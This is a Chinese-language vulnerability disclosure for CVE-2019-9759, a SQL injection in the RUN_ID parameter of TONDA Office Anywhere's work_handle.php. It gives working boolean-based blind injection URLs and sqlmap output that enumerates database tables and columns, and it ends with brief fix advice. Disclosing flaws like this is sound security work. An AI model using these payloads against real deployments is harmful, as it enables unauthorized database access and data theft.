

TONDA Office Anywhere 10.18.190121-SQL Injection

漏洞发现

发现者：Be4r

联系人邮箱：rudderlessdespair@gmail.com

漏洞编号：CVE-2019-9759

漏洞介绍

所谓 SQL 注入，就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。具体来说，它是利用现有应用程序，将（恶意的）SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

影响产品

TONDA Office Anywhere 10.18.190121

漏洞评级

高

漏洞利用

通过发现，找到一个注入点在工作流程处：


http://www.xxx.com/general/approve_center/list/input_form/work_handle.php

我使用的测试地址为：

http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766&FLOW_ID=203&PRCS_ID=3&FLOW_PRCS=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1

这里的 **RUN_ID** 存在注入点，payload 为：

[http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766%20RLIKE%20\(SELECT%20\(CASE%20WHEN%20\(4470=4470\)%20THEN%20285766%20ELSE%200x28%20END\)\)&FLOW_ID=203&PRCS_ID=3&FLOW_PRCS=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1](http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766%20RLIKE%20(SELECT%20(CASE%20WHEN%20(4470=4470)%20THEN%20285766%20ELSE%200x28%20END))&FLOW_ID=203&PRCS_ID=3&FLOW_PRCS=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1)



http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766%20RLIKE%20(SELECT%20(CASE%20WHEN%20(4470=4471)%20THEN%20285766%20ELSE%200x28%20END))&FLOW_ID=203&PRCS_ID=3&FLOW_PRC=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1



我们确认该处存在注入点，上 sqlmap，在注入过程中，可能会存在无法猜解数据库名的情况，这里方式是直接跳过，猜解了大概率存在的数据库名。

```

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: RUN_ID (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: CONNSTATUS=true&MENU_FLAG=102&EDIT_MODE=&RUN_ID=28576312993978 RLIKE (SELECT (CASE WHEN (4470=4470) THEN 28576312993978 ELSE 0x28 END))&FLOW_ID=102&PRCS_ID=1&FLOW_PRC=1&PRCS_KEY_ID=2234222&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1
  Vector: RLIKE (SELECT (CASE WHEN ([INFERENCE]) THEN [ORIGVALUE] ELSE 0x28 END))
---
[11:06:11] [INFO] testing MySQL
[11:06:11] [DEBUG] resuming configuration option 'string' (readonly)
[11:06:11] [INFO] confirming MySQL
[11:06:11] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.0

```

确认数据库类型

```
Database: information_schema
[5 tables]
+-----+
| events |
| files  |
| profiling |
| statistics |
| tables |
+-----+

[13:22:57] [INFO] fetched data logged to text files under '
[*] ending @ 13:22:57 /2019-03-08/
```

猜解表名

```
Database: information_schema
Table: files
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| version | non-numeric |
| comment | non-numeric |
| file_id | non-numeric |
| id      | non-numeric |
| parent  | non-numeric |
| status  | non-numeric |
| table_name | non-numeric |
| user_id | non-numeric |
+-----+-----+

[13:48:29] [INFO] fetched data logged to text files under '
[*] ending @ 13:48:29 /2019-03-08/
```

猜解字段名

修复建议

1. 使用预编译语句。
2. 过滤非法字符。